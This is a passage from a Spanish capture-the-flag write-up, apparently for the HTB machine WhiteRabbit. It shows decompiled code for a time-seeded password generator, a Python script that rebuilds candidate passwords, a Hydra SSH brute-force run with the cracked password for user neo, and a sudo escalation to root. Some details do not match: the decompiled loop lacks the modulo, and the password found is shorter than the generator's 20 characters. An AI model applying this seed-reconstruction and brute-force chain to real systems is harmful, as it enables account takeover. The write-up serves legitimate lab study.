LAB_001011af e8 bc fe CALL <EXTERNAL>; rand  
XREF[1]: 001011dc(); int rand(void)  
1 void generate_password(uint param_1)  
2 {  
3     int iVar1;  
4     long in_FS_OFFSET;  
5     int local_34;  
6     char local_28 [20];  
7     undefined1 local_14;  
8     long local_10;  
9  
10    local_10 = *(long *) (in_FS_OFFSET + 0x28);  
11    srand(param_1);  
12    for (local_34 = 0; local_34 < 0x14; local_34 = local_34 + 1) {  
13        iVar1 = rand();  
14        local_28[local_34] = *(char *)("abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ");  
15    }  
16    local_14 = 0;  
17    puts(local_28);  
18    if (local_10 != *(long *) (in_FS_OFFSET + 0x28)) {  
19        /* WARNING: Subroutine does not return */  
20        _stack_chk_fail();  
21    }  
22    return;  
23}  
24  
25
```

Desde una perspectiva criptográfica y de ingeniería inversa, esta función presenta varias características críticas:

En primer lugar, la llamada a `srand(param_1)` inicializa el generador de números pseudoaleatorios estándar de la libC utilizando como semilla el valor temporal derivado en `main`. Esto implica que **toda la secuencia de valores producidos por `rand()` es completamente determinista y reproducible**, siempre que se conozca —o pueda acotarse— la semilla original. Dado que dicha semilla corresponde al instante temporal en milisegundos en el que se ejecutó el binario, el espacio de búsqueda queda drásticamente reducido si se dispone de una ventana temporal aproximada, como la proporcionada por el registro `command_log`.

El bucle principal itera veinte veces, generando una contraseña de longitud fija (20 caracteres). Cada iteración obtiene un entero pseudoaleatorio mediante rand() y lo reduce módulo 0x3e (62 en decimal), lo que corresponde exactamente al tamaño del conjunto de caracteres permitido: letras minúsculas, mayúsculas y dígitos.

Este diseño confirma que el generador no incorpora ningún mecanismo criptográfico robusto, sino que se limita a utilizar el PRNG lineal congruencial de la libc, conocido por su predictibilidad y por ser completamente inapropiado para la generación de secretos. La función finaliza imprimiendo la contraseña en texto claro mediante puts, lo que refuerza la hipótesis de que el binario fue ejecutado directamente por el administrador para generar la nueva contraseña del usuario neo.

La combinación de estos elementos —semilla temporal derivable, PRNG determinista y ausencia de entropía real— convierte el algoritmo en un objetivo trivial para un ataque de reconstrucción. Basta con iterar sobre los posibles valores de tiempo dentro del intervalo observado en el `command_log`, inicializar el PRNG con cada candidato y reproducir la secuencia de caracteres. El valor que coincide con la contraseña real permitirá derivar la clave exacta utilizada en el sistema.

Este análisis confirma que la seguridad del mecanismo de generación de contraseñas era puramente ilusoria y que la contraseña del usuario neo podía ser reconstruida con un esfuerzo computacional mínimo, habilitando así una escalada de privilegios completa en el sistema.



El comportamiento final del binario confirma que, tras generar la contraseña pseudoaleatoria, esta se imprime directamente en la salida estándar seguida de un salto de línea. Tal y como evidenciaba la tabla **command_log**, dicha salida se encadenaba mediante una tubería al comando `passwd`, lo que permitía actualizar automáticamente la contraseña del usuario **neo**. Este detalle, unido al hecho de que el registro indicaba con precisión la fecha y hora exactas en las que se ejecutó el binario —**2024-08-30 14:40:42**— proporcionaba un punto de partida excepcionalmente sólido para reconstruir la contraseña generada en ese instante.

Dado que el algoritmo dependía exclusivamente de la semilla temporal utilizada en la llamada a `srand`, y que esta semilla correspondía al valor de tiempo en milisegundos en el momento de ejecución, resultaba trivial acotar el espacio de búsqueda a un intervalo extremadamente reducido. A partir de esta observación, desarrollé un script en `python3` capaz de iterar sobre los posibles valores de tiempo dentro de la ventana identificada, reproduciendo la lógica exacta del generador: inicialización del PRNG con la semilla candidata, obtención de veinte valores mediante `rand()` y construcción de la contraseña resultante. El conjunto de contraseñas generadas constituía así un diccionario altamente preciso para un ataque de fuerza bruta dirigido.

```
#!/usr/bin/python3
import ctypes
|
PASSWORD_LENGTH = 20
CHARSET = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789"
CHARSET_SIZE = len(CHARSET)

# Cargar libc para usar srand/rand de C
libc = ctypes.CDLL("libc.so.6")

def generate_password(seed: int) -> str:
    libc.srand(seed)
    chars = [CHARSET[libc.rand() % CHARSET_SIZE] for _ in range(PASSWORD_LENGTH)]
    return ''.join(chars)

def generate_all_passwords(timestamp: int, count: int = 1000) -> list[str]:
    seen = set()
    passwords = []
    for ms in range(count):
        seed = timestamp + ms
        password = generate_password(seed)
        if password not in seen:
            seen.add(password)
            passwords.append(password)
    return passwords

def main():
    # Timestamp fijo: 2024-08-30 14:40:42 = 1725028842
    timestamp_sec = 1725028842
    passwords = generate_all_passwords(timestamp_sec, 1)
    for i, pwd in enumerate(passwords, 1):
        print(f'{i:04d}: {pwd}')

if __name__ == "__main__":
    main()
```

El siguiente paso consistió en emplear una herramienta como **Hydra** para intentar autenticar al usuario **neo** a través de SSH. Dado que el diccionario estaba construido a partir del propio algoritmo utilizado por el sistema, el proceso de fuerza bruta resultó extremadamente eficiente.

```
[usuario@kali]:~/HTB/WhiteRabbit/content]
└─$ hydra -l neo -P passwd ssh://whiterabbit.htb
Hydra v9.6 (c) 2023 by van Haoser/HNC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

[WARNING] Many user configurations have been detected. To prevent from aborting... (use option -t to skip waiting) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1000 login tries (l:1/p:100), -63 tries per task
[DATA] attacking ssh://whiterabbit.htb:22/
[22][ssh] host: whiterabbit.htb login: neo password: WBSxHgfmHi1rV4dqfj
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-12-15 23:20:38
```

Con este valor, fue posible autenticarse en el sistema mediante SSH como el usuario **neo**, obteniendo así acceso privilegiado y avanzando hacia la fase final de la explotación.

```
[usuario@kali]:~/HTB/WhiteRabbit/content]
└─$ ssh neo@whiterabbit.htb
neo@whiterabbit.htb's password:
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.8.0-57-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:   https://landscape.canonical.com
 * Support:      https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Failed to connect to https://changelog.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

Last login: Mon Dec 15 22:24:21 2025 from 10.10.15.63
neo@whiterabbit:~$ id
uid=1000(neo) gid=1000(neo) groups=1000(neo),27(sudo)
neo@whiterabbit:~$ ]
```



Escalada de privilegios

Una vez autenticados en el sistema como el usuario **neo**, el siguiente paso consistió en verificar los privilegios asociados a su cuenta. El análisis de la configuración de sudoers reveló un hallazgo determinante: **neo** disponía de permisos para ejecutar **cualquier comando como cualquier usuario**, sin restricciones adicionales. Esta configuración lo convertía, de facto, en un usuario con capacidad plena de administración sobre el sistema.

```
neo@whiterabbit:~$ sudo -l
[sudo] password for neo:
Matching Defaults entries for neo on whiterabbit:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/sbin\:/usr/local/bin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User neo may run the following commands on whiterabbit:
    (ALL : ALL) ALL
neo@whiterabbit:~$ 
```

Dado este nivel de privilegio, la escalada final resultaba trivial. Bastaba con invocar sudo para obtener una shell interactiva con privilegios de **root**, completando así el compromiso total del sistema. Este desenlace confirma que la combinación de un generador de contraseñas determinista, un binario mal diseñado y una configuración excesivamente permisiva en sudoers constituyan una cadena de vulnerabilidades que facilitaba una escalada de privilegios completa.

```
neo@whiterabbit:~$ sudo su
root@Whiterabbit:/home/neo# id
uid=0(root) gid=0(root) groups=0(root)
root@whiterabbit:/home/neo# 
```

